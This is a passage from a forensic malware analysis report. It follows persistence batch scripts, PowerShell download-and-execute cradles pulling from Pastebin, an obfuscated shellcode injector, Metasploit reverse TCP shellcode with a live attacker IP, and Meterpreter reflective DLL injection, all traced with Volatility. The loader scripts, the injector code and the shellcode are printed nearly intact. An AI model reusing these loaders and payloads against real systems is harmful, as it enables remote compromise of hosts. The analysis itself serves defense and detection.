while an infected host is running by taking advantage of the built-in Windows binary “timeout.exe”. This binary allows for pausing the command processor for the given number of seconds supplied³⁹. In both batch scripts, the actor configured the pause time to 300 and 350 seconds respectively. After which, the scripts re-execute from the start, thus, creating a continuous loop pausing between each run for the given amount of seconds. Hence, the batch script name “loop.cmd” in ATT-MAR-12.

Inside the loops, a PowerShell command instantiates a new web client object while taking into account locally configured proxies for retrieving raw Pastebin pastes. If successful, the paste is then invoked using PowerShell’s alias IEX of the Invoke-Expression cmdlet without storing it on disk. This suggests that the retrieved pastes contain PowerShell script or command.

```
:start
powershell.exe -nop -w hidden -c $J=new-object net.webclient;$J.proxy=[Net.WebRequest]::GetSystemWebProxy();
$J.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $J.downloadstring
('http://pastebin.com/raw/En7WDsyM');
TIMEOUT 300
goto start
```

Figure 68. ATT-MAR-12 Contents of the Batch Script (loop.cmd) Retrieved during Stage 2

```
:start
powershell.exe -nop -w hidden -c $J=new-object net.webclient;$J.proxy=[Net.WebRequest]::GetSystemWebProxy();
$J.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $J.downloadstring
('http://pastebin.com/raw/bxheXFNG');
TIMEOUT 350
goto start
```

Figure 69. ATT-MAR-26 Contents of the Batch Script (p.cmd) Retrieved during Stage 2

From the two batch scripts, it is evident that the actor adapted the pause time from 300 to 350 seconds. The actor may have realized that the pause time in the first script is short causing rapid spawning of PowerShell processes, thus, exhausting the compromised host’s resource and making it susceptible to compromise identification. In both scripts, the raw pastes were retrieved over plaintext HTTP, allowing visibility into the retrieved contents since they are not stored on disk. As anticipated earlier, the carved pastes are PowerShell scripts.

```
GET /raw/En7WDsyM HTTP/1.1
Host: pastebin.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 13 Mar 2017 13:20:12 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d11768f6b76570f355eb5b0b1519f7f481489411212; expires=Tue, 13-Mar-18 13:20:12 GMT; path=/; domain=.pastebin.com; HttpOnly
X-Powered-By: PHP/5.5.5
Cache-Control: public, max-age=1801
Vary: Accept-Encoding
CF-Cache-Status: HIT
Expires: Mon, 13 Mar 2017 13:50:13 GMT
Server: cloudflare-nginx
CF-RAY: 33ef4a0e66842493-DOH

8be
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\\syswow64\\WindowsPowerShell\\v1.0\\powershell.exe'};$s=$New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=$New-Object IO.MemoryStream(,[Convert]::FromBase64String(''H4sIAgpxxVgCA7VlbW/')
```

Figure 70. HTTP Request/Response for PowerShell Script Payload Retrieved from Pastebin in ATT-MAR-12

³⁹ [https://technet.microsoft.com/en-us/library/cc754891\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc754891(v=ws.11).aspx)

```

GET /raw/bxheXFWG HTTP/1.1
Host: pastebin.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 27 Mar 2017 05:55:19 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d6d0497830abb3851ca25ffc35aacdfc71490594119; expires=Tuesday, 27-Mar-18 05:55:19 GMT; path=/; domain=.pastebin.com; HttpOnly
X-Powered-By: PHP/5.5.5
Cache-Control: public, max-age=1801
Vary: Accept-Encoding
CF-Cache-Status: HIT
Expires: Mon, 27 Mar 2017 06:25:20 GMT
Server: cloudflare-nginx
CF-RAY: 3460199fc4b824ab-DOH

8ce
if(([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir
+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'});$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c
$s=New-Object IO.MemoryStream([Convert]::FromBase64String(''H4sIAMKoxlgCA71WaW

```

Figure 71. HTTP Request/Response for PowerShell Script Payload Retrieved from Pastebin in ATT-MAR-26

The retrieved PowerShell script from ATT-MAR-12 first checks whether the host is running a 32-bit (value of 4) or 64-bit (value of 8) to reference the appropriate PowerShell execution environment. The script then creates a .NET object while setting its properties. Mainly, the object is instantiated to decode a base64 stream, which is then passed for gzip decompression, and finally invoke the now base64-decoded and gzip-decompressed stream with PowerShell's IEX. Phase 2 discusses the executed streams and their purpose.

It is worth noting that during the analysis of ATT-MAR-12, the persistence batch script retrieved paste code “En7WDSyM” 179 times. Carving out the pastes for comparison reveals that the contents consisted of two unique variants of the same PowerShell script. This suggests that the actor modified the PowerShell contents of the same paste.

```

if(([IntPtr]::Size -eq 4) {
    $b='powershell.exe'
}
else {
    $b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'
};
$s=New-Object System.Diagnostics.ProcessStartInfo;
$s.FileName=$b;
$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream([Convert]::FromBase64String(''H4sIAMKoxl ... |U2QVBGAA''));
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress)));
.ReadToEnd();';
$s.UseShellExecute=$false;
$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';
$s.CreateNoWindow=$true;
$p=[System.Diagnostics.Process]::Start($s);

```

Figure 72. First PowerShell Script Payload Retrieved from Pastebin in ATT-MAR-12

Phase 2: Second PowerShell Payload, Shellcode and RDI with Reverse Connections

Manually decoding and decompressing the embedded stream from Phase 1 results in yet another PowerShell script. Reviewing this script reveals substantial commonalties with patterns from the PowerShell script Invoke-Shellcode, originally developed by Mathew Graeber⁴⁰. This script, implements the logic for injecting shellcode into executable memory regions. The script evolved into a complete and dedicated PowerShell module for shellcode injection⁴¹, and eventually integrated into PowerShell-based exploitation frameworks such as

⁴⁰ <http://www.exploit-monday.com/2011/10/exploiting-powershells-features-not.html>

⁴¹ <http://www.exploit-monday.com/2012/05/powersploit-powershell-post.html>

PowerSploit (developed and maintained by Mathew Graeber)⁴², PowerShell Empire⁴³, and the Veil Framework⁴⁴. Natively, the Invoke-Shellcode module supports injecting shellcode into a process of the attacker's choice, or into the context of the PowerShell process currently running the script. In addition, the module supports Metasploit reverse connection shellcode payloads⁴⁵, a feature integrated in this GitHub commit⁴⁶.

The actor adoption of the Invoke-Shellcode borrows only the script block that injects the shellcode into the context of the currently running PowerShell process, possibly to reduce the payload size. However, the actor obfuscated variable and function names. Within the actor version of the Invoke-Shellcode script, lies a base64-encoded stream that is decoded into a byte array, thus providing indications of a potential target shellcode to be injected into the memory of the currently running PowerShell process. This is also evident in the imported functions "VirtualAlloc", "CreateThread", and the .NET method "[System.Runtime.InteropServices.Marshal]::Copy" for copying data into memory. Using PowerShell, the base64-encoded stream is decoded, which results in 281 bytes of raw shellcode as depicted in the below two screenshots.

```
$ echo "H4sIAMKox ... cU2QVBCgAA" | base64 -d | gunzip

function exbG {
    Param ($hcIPJFK9xeDS, $d8v)
    $iZe4i = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $iZe4iGetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($iZe4iGetMethod('GetModuleHandle')).Invoke($null, @($hcIPJFK9xeDS)))), $d8v)))
}

function sObN5v0 {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $oP5YVGPl,
        [Parameter(Position = 1)] [Type] $drJu = [Void]
    )

    $azpGk0ZWZYW = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $azpGk0ZWZYW.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $oP5YVGPl).SetImplementationFlags('Runtime, Managed')
    $azpGk0ZWZYW.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $drJu, $oP5YVGPl).SetImplementationFlags('Runtime, Managed')

    return $azpGk0ZWZYW.CreateType()
}

[Byte[]]$w_RmQvwTD = [System.Convert]::FromBase64String(
"/OicAAAAAYIn1McBki1Awii1MiiIUj3IoD7dKjH/rDxhfAisIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdFYDffg
7fSR15FilWCQB02aLDEuLBwB04sEiwHQiUQkJFtbYV1aUF/gX19aixLrjV1oMzIAAGh3czJFVghMdyYH/9W4kAEAACnEVFBokYBrAP/VagVo1bh71mgCAABQieZQ
UF8Q0FBaUgjqD9/g/9wXahBmV2iZpXRh/9WFwHQm/04Idexo8LWiVv/VagBqBFZxaALzyF//1Ys2akBoABAAAFCqAGhYpFP1/9NTU2oAV1NxALzyF//1QHDkcZ17
$M=")

$gYgeGryv5PL = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((exbG kernel32.dll VirtualAlloc), ($obN5v0 @([IntPtr], [UInt32], [UInt32], [IntPtr]))).Invoke([IntPtr]::Zero, $w_RmQvwTD.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($w_RmQvwTD, 0, $gYgeGryv5PL, $w_RmQvwTD.length)

$Sfvyl = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((exbG kernel32.dll CreateThread), ($obN5v0 @([IntPtr], [UInt32], [IntPtr], [UInt32], [IntPtr], [IntPtr]))).Invoke([IntPtr]::Zero, 0, $gYgeGryv5PL, [IntPtr]::Zero, 0, [IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((exbG kernel32.dll WaitForSingleObject), ($obN5v0 @([IntPtr], [Int32]))).Invoke($Sfvyl, 0xffffffff) | Out-Null
```

Figure 73. Second PowerShell Script Payload after Base64 Decoding and Gzip Decompression

⁴² <https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1>

⁴³ https://github.com/EmpireProject/Empire/blob/master/module_source/code_execution/Invoke-Shellcode.ps1

⁴⁴ <https://www.veil-framework.com/powershell-payloads/>

⁴⁵ <http://www.exploit-monday.com/2012/06/powersploit-new-feature-inject.html>

⁴⁶ <https://github.com/PowerShellMafia/PowerSploit/commit/cbccfb4916eef12f4b10bec8b06ba093ea406cfe>

```

[byte[]]$e_sc = [System.Convert]::FromBase64String
('"/OicAAAAAYInIMCBk1AwI1IMi1IU3IoD7dKJjH/rDxhfAIisIMHPDQHHAyJSV4tSEItKPItMEXjj5AHRUYtZIAHTi0kY4ipJjzSLAdYx/6zBzW0Bxzj
gdfYlDffg/fS15F1lNCQ802aLDEULWBwB04Se1+HQiUQk3fbtyvlauf/gx19iaxlrjVi0MzIAAGh3czJFvGhMdYH/9W4KAEEACnEVFBokYBrAP/VagVo
1bh7lmgCAABQieZQUFBQQFBAUGjqD9/g/9WxahBWV2izpxRh/9WFwHQm/04Idexo8LWiVv/VagBqBFZXaALzyF/1Ys2akBoABAAAFZqAGhYpFP1/9WTU
2oAV1NxaALzyF/1QHDKcZ17sM=")

foreach ($byte in $e_sc){ [string[]]$d_sc += ('\'x{0:x2}' -f $byte) } -join $d_sc
\xfc\xe8\x82\x00\x00\x00\x89\xe5\x31\xc8\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31
\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x75\x30\x10\x8b\x4c\x11\x78\xe3\x48\x
\x01\xd1\x51\x8b\x59\x20\x01\xd3\x49\x18\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\x1c\xcf\x0d\x01\xc7\x38\xe0\x7
\x5\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\xec\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0
\x89\x44\x24\x24\x5b\x61\x59\x51\xff\x0f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32
\x5f\x54\x68\x4c\x77\x26\x07\xfd\x5\x8b\x01\x00\x00\x29\x54\x50\x68\x29\x8b\x00\xff\xd5\x6a\x05\x68\xd5\x
\x8b\x7b\x96\x68\x02\x00\x00\x50\x89\xec\x6\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x5
\x7\x68\x99\xa5\x74\x61\xff\xd5\x85\x0\x74\x0c\xff\x4e\x08\x75\xec\x68\x0\xb\x5\x2a\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57
\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x0\x10\x00\x56\x6a\x00\x68\x58\x4a\x53\xe5\xff\xd5\x93\x53\x6a\
\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3

$d_sc.Length
281

```

Figure 74. Shellcode Stream Extracted from Second PowerShell Payload before and after Base64 Decoding

With the raw shellcode extracted, it can be transformed into a format that can be debugged or reversed using various tools such as shellcode2exe⁴⁷, ConvertShellcode⁴⁸, or Corelan's pveWritebin Perl script⁴⁹. Once disassembled, for example, using Netwide Disassembler⁵⁰ with command "ndisasm -b32", the resulting disassembly has instruction-by-instruction resemblance with the assembly from "block_reverse_tcp.asm"; the Metasploit's 32-bit shellcode⁵¹ responsible for initiating reverse TCP connections from compromised hosts. In this instance, the injected PowerShell process connected back to the remote server at the specified IP address and port (push dword 0x967bb8d5, push dword 0x50000002).

```

; Shellcode Disassembly ; "block_reverse_tcp.asm" Assembly from GitHub
reverse_tcp:
push dword 0x3233      push 0x00003233 ; Push the bytes 'ws2_32',0,0 onto the stack.
push dword 0x5f327377  push 0x5f327377 ; ...
push esp                push esp ; Push a pointer to the "ws2_32" string on the stack.
push dword 0x726774C    push 0x726774C ; hash( "kernel32.dll", "LoadLibraryA" )
call ebp               call ebp ; LoadLibraryA( "ws2_32" )
mov eax,0x190          mov eax, 0x190 ; EAX = sizeof( struct WSADATA )
sub esp, eax           sub esp, eax ; alloc some space for the WSADATA structure
push esp               push esp ; push a pointer to this stuct
push eax               push eax ; push the wVersionRequested parameter
push eax               push eax ; we do not specify a WSAPROTOCOL_INFO structure
push eax               push eax ; we do not specify a protocol
inc eax               inc eax ;
push eax               push eax ; push SOCK_STREAM
inc eax               inc eax ;
push eax               push eax ; push AF_INET
push dword 0xe0d0fea   push 0xe0d0fea ; hash( "ws2_32.dll", "WSASocketA" )
call ebp               call ebp ; WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 );
xchg eax,edi           xchg edi, eax ; save the socket for later, don't care about the value of eax after this
set_address:
push byte +0x5          push byte 0x05 ; retry counter
push dword 0x967bb8d5   push 0x01000007F ; ATT-MAR-13: host 213.184.123.150
push dword 0x50000002   push 0x5C110002 ; ATT-MAR-13: port 80
mov esi,esp             mov esi, esp ; save pointer to sockaddr struct
try_connect:
push byte +0x10         push byte 16 ; length of the sockaddr struct
push esi               push esi ; pointer to the sockaddr struct
push edi               push edi ; the socket
push dword 0x6174a599   push 0x6174a599 ; hash( "ws2_32.dll", "connect" )
call ebp               call ebp ; connect( s, &sockaddr, 16 );

```

Figure 75. Shellcode Disassembly (left) and "block_reverse_tcp.asm" on Metasploit GitHub Repository (right)

To recap and visualize the exploitation flow so far, the memory dump of the compromised host is inspected using Volatility correlating the process tree (pstree plugin), network information

⁴⁷ Mario Vilas, https://github.com/MarioVilas/shellcode_tools/blob/master/shellcode2exe.py

⁴⁸ Alian Rioux, <http://le-tools.com/download/ConvertShellcode.zip>, <https://github.com/arioux/ConvertShellcode>

⁴⁹ <https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/>

⁵⁰ <http://www.nasm.us/doc/nasmdoca.html>

⁵¹ https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_reverse_tcp.asm

(netscan plugin), and the command-line history (cmdline plugin) of the injected powershell.exe process ID 3448. In Stage 2 of the attack ATT-MAR-12, the initial JavaScript payload instantiated cmd.exe process ID 1772, which in turn started Word to retrieve the decoy .RTF document. Process ID 1772 spawned the powershell.exe process ID 2044, which downloaded the persistence batch script (eventually loop.cmd). Process ID 2044 then spawned another cmd.exe process ID 1184 executing the now persisted payload loop cmd.exe PID 1184 then spawned two processes, timeout.exe process ID 3436 pausing the command shell for 300 seconds, and powershell.exe process ID 2260.




Figure 76. Process Tree Correlated with Network and Command Line Information

It was not possible to retrieve the commands executed by powershell.exe processes ID 2260 and ID 3448 via Volatility (cmdline/consoles/cmdscan plugins). Reverting PowerShell Transcription Logs, it becomes evident that powershell.exe process ID 2260 retrieved the PowerShell payload from Pastebin and spawned powershell.exe process ID 3448 to execute the script retrieved earlier by process ID 2260. Eventually, powershell.exe process ID 3448 established the reverse TCP connections to the remote Metasploit server.

```

*****
Windows PowerShell transcript start
Start time: 20170313161524
Username: [REDACTED]
RunAs User:
Machine: [REDACTED] (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: powershell.exe -nop -w hidden -c $j=new-object net.webclient;$j.proxy=[Net.WebRequest]::GetSystemWebProxy();$j.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $j.downloadstring('http://pastebin.com/raw/En7WDSyM');
Process ID: 2260
PSVersion: 5.0.10586.117
PSCCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18444
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****

```

Figure 77. PowerShell Transcription Log for powershell.exe Process ID 2260 Downloading Raw Paste

```
*****
Windows PowerShell transcript start
Start time: 20170313161524
Username: [REDACTED]
RunAs User:
Machine: (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c $s=New-Object
IO.MemoryStream([Convert]::FromBase64String('H4sIAg...A23e5pkcCgAA'));IEEX (New-Object IO.StreamReader(New-object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
Process ID: 3448
PSVersion: 5.0.10586.117
PSCooperativeLevel: 0x00000000
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18444
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****

```

Figure 78. PowerShell Transcription Log for powershell.exe Process ID 3448 executing the f Raw Paste

In order to verify that the powershell.exe process ID 3448 is in fact shellcode injected, it is examined with Volatility (malfind/volshell plugins). This resulted in identifying the hexadecimal representation of the shellcode memory segment at address 0x4810000, which is marked as PAGE_EXECUTE_READWRITE, allowing the shellcode to be written and executed from this memory region. In addition, the disassembly of this shellcode reveals the same IP address and port identified earlier for the reverse TCP connections.

```
$ python vol.py --profile=Win7SP1x64 -f 13m.img malfind --pid=3448
Volatility Foundation Volatility Framework 2.6
Process: powershell.exe Pid: 3448 Address: 0x4810000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x04810000  fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b  ....`..1.d.P0.
0x04810010  52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c  R..R..r(..J&1..  

...
```

Figure 79. Shellcode Hexadecimal Identified in Injected powershell.exe PID 3448 Using Volatility malfind

```
$ python ..//volatility/vol.py --profile=Win7SP1x64 -f 5m.img volshell
Volatility Foundation Volatility Framework 2.6
Current context: System @ 0xfffffa8030eb7b30, pid=4, ppid=0 DTB=0x187000

In [1]: cc(pid=3448)
Current context: powershell.exe @ 0xfffffa8034574060, pid=3448, ppid=2260 DTB=0xbaac0000

In [2]: dis(0x4810000,281)
...
0x4810089 6833320000      PUSH DWORD 0x3233
0x481008e 687773325f      PUSH DWORD 0x5f327377
0x4810093 54              PUSH RSP
0x4810094 684c772607      PUSH DWORD 0x726774c
0x4810099 ffd5            CALL RBP
0x481009b b890010000      MOV EAX, 0x190
0x48100a0 29c4            SUB ESP, EAX
0x48100a2 54              PUSH RSP
0x48100a3 50              PUSH RAX
0x48100a4 6829806b00      PUSH DWORD 0x6b8029
0x48100a9 ffd5            CALL RBP
0x48100ab 6a05            PUSH 0x5
0x48100ad 68d5b87b96      PUSH DWORD 0x967bb8d5
0x48100b2 68020000050     PUSH DWORD 0x50000002
0x48100b7 89e6            MOV ESI, ESP
...
```

Figure 80. Snippets of Disassembly of Injected Shellcode in PID 3448 Using Volatility volshell and dis()

Given the runtime time-based persistent behavior of the batch file, it is expected more than just one PowerShell process to be injected and potentially successfully established reverse connections to the listening Metasploit/Meterpreter server.

\$ python vol.py --profile=Win7SP1x64 -f 13m4.img netscan grep "Offset\ 3448\ 213.184.123.150"						
Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner
...						
0x13c1ebcf0	TCPV4	172.16.40.149:49390	213.184.123.150:80	ESTABLISHED	5260	powershell.exe
0x13c1fb010	TCPV4	172.16.40.149:49439	213.184.123.150:80	ESTABLISHED	3080	powershell.exe
0x13c3090c0	TCPV4	172.16.40.149:49433	213.184.123.150:80	ESTABLISHED	6976	powershell.exe
0x13c3a1cf0	TCPV4	172.16.40.149:49195	213.184.123.150:80	ESTABLISHED	2440	powershell.exe
0x13c41ccf0	TCPV4	172.16.40.149:49265	213.184.123.150:80	ESTABLISHED	5980	powershell.exe
0x13c489390	TCPV4	172.16.40.149:49172	213.184.123.150:80	ESTABLISHED	3448	powershell.exe
...						

Figure 81. Shellcode-injected PowerShell Processes Establishing Revere Connections to Metasploit/Meterpreter Server

In addition to shellcode injection, evidence of Meterpreter Reflective DLL Injection (RDI) was also identified in ATT-MAR-26. This tactic is particularly important for identifying the malware implants entry point into the compromised host as detailed in **Stage 4**.

Generally, in a typical exploitation scenario involving reflective DLL inject using Metasploit and Meterpreter, the attacker⁵² packages the exploit code combined with shellcode (Stage0) forwarded to a vulnerable listening service or process. This shellcode is minimalistic and mostly implements basic connectivity such as a reverse TCP connection back to an attacker configured Metasploit listening port. Once the reverse connection is established, Metasploit loads Meterpreter's metsrv.dll (Stage1) while overwriting parts of its DOS header with a bootstrapper or stub and then sends and executes it on the target host memory – which commonly occurs during the “[*] Sending stage...” step in the Metasploit console⁵³. The main goal of the metsrv.dll stub is to load the Reflective Loader to perform Reflective DLL Injection (RDI) from a specific memory address, and to establish secure communications between the attacker and the target. Afterwards, Meterpreter extensions stdapi.dll and priv.dll are sent and loaded into the target memory. Reflective DLL Injection⁵⁴ can be considered as a mini Portable Executable (PE) loader, which allows a library or image to locate itself in memory, enumerate imported libraries and functions, and then load itself into memory without registering itself and the loaded libraries with the host system or process, completely from within the host memory. Figure 54 illustrates the differences between a typical exploitation (left) and the techniques observed in ATT-MAT-26 (right) related to the usage of Reflective DLL Injection through Metasploit/Meterpreter.




Figure 82. Typical Metasploit/Meterpreter Exploitation (left) Compared to Techniques in ATT-MAR-26 (right)

⁵² OJ Reeves, <https://community.rapid7.com/community/metasploit/blog/2015/03/25/stageless-meterpreter-payloads>

⁵³ OJ Reeves, <https://44con.com/previous-speakers/oj-reeves/>

⁵⁴ Stephen Fewer, Harmony Security (Oct. 31, 2008), Reflective DLL Injection v1.0, http://www.harmonysecurity.com/files/HS-P005_ReflectiveDIIInjection.pdf

While ATT-MAR-26 did not exploit a vulnerability, the `powershell.exe` process ID 2724 was identified as reflectively DLL injected at memory address `0x63d0000` using previous memory analysis techniques. Specifically, this memory region contained Meterpreter's `metsrv.dll` bootstrapper/stub assembly similar to the assembly found in the "asm_invoke_metsrv" and "asm_invoke_dll" functions of the "meterpreter_loader.rb" and "reflectivedllinject.rb", respectively, on Metasploit's GitHub^{55,56}.

The image shows a memory dump from a process named `powershell.exe` with PID 2724. The memory address is `0x63d0000`. The dump includes assembly instructions and their corresponding memory bytes. To the right of the dump, a GitHub code snippet for the `asm_invoke_metsrv` function is displayed, which is identical to the assembly shown in the dump.

```

Process: powershell.exe Pid: 2724 Address: 0x63d0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 241, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x063d0000 4d 5a e8 00 00 00 00 5b 52 45 55 89 e5 81 c3 74  MZ.....[REU....t
0x063d0010 17 00 00 ff d3 81 c3 85 80 0e 00 89 3b 53 6a 04 .....;Sj.
0x063d0020 50 ff d0 00 00 00 00 00 00 00 00 00 00 00 00 00  P.....
0x063d0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 .....
```

```

def asm_invoke_metsrv(opts={})
  asm = %Q^
    ; prologue
    dec ebp ; 'M'
    pop edx ; 'Z'
    call $+5 ; call next instruction
    pop ebx ; get the current location (+7 bytes)
    push edx ; restore edx
    inc ebp ; restore ebp
    push ebp ; save ebp for later
    mov ebp, esp ; set up a new stack frame
    ; Invoke ReflectiveLoader()
    ; add the offset to ReflectiveLoader() (0x????????)
    add ebx, #{"0x%.8x" % (opts[:rdi_offset] - 7)}
    call ebx ; invoke ReflectiveLoader()
    ; Invoke DllMain(hInstance, DLL_METASPLOIT_ATTACH, config_ptr)
    ; offset from ReflectiveLoader() to the end of the DLL
    add ebx, #{"0x%.8x" % (opts[:length] - opts[:rdi_offset])}
```

Figure 83. Meterpreter Bootstrap in Memory (left) and Metasploit Function on GitHub (bottom right)

From the literature, there appears to be certain memory artifacts and conditions concerning the Virtual Address Descriptor (VAD) nodes, which when combined can provide potential evidence into suspected code injection:

1. Memory regions marked as executable (Protection: PAGE_EXECUTE_READWRITE) permitting the memory to be read, written, or executed almost always contain injected code such as shellcode or RDI⁴³.
2. A memory region that is private and is not shared among other processes by setting the private memory bit (PrivateMemory: 1). For example, memory allocated with `VirtualAlloc` or `VirtualAllocEx` within the current or remote process, respectively, sets the memory region as private⁵⁷.
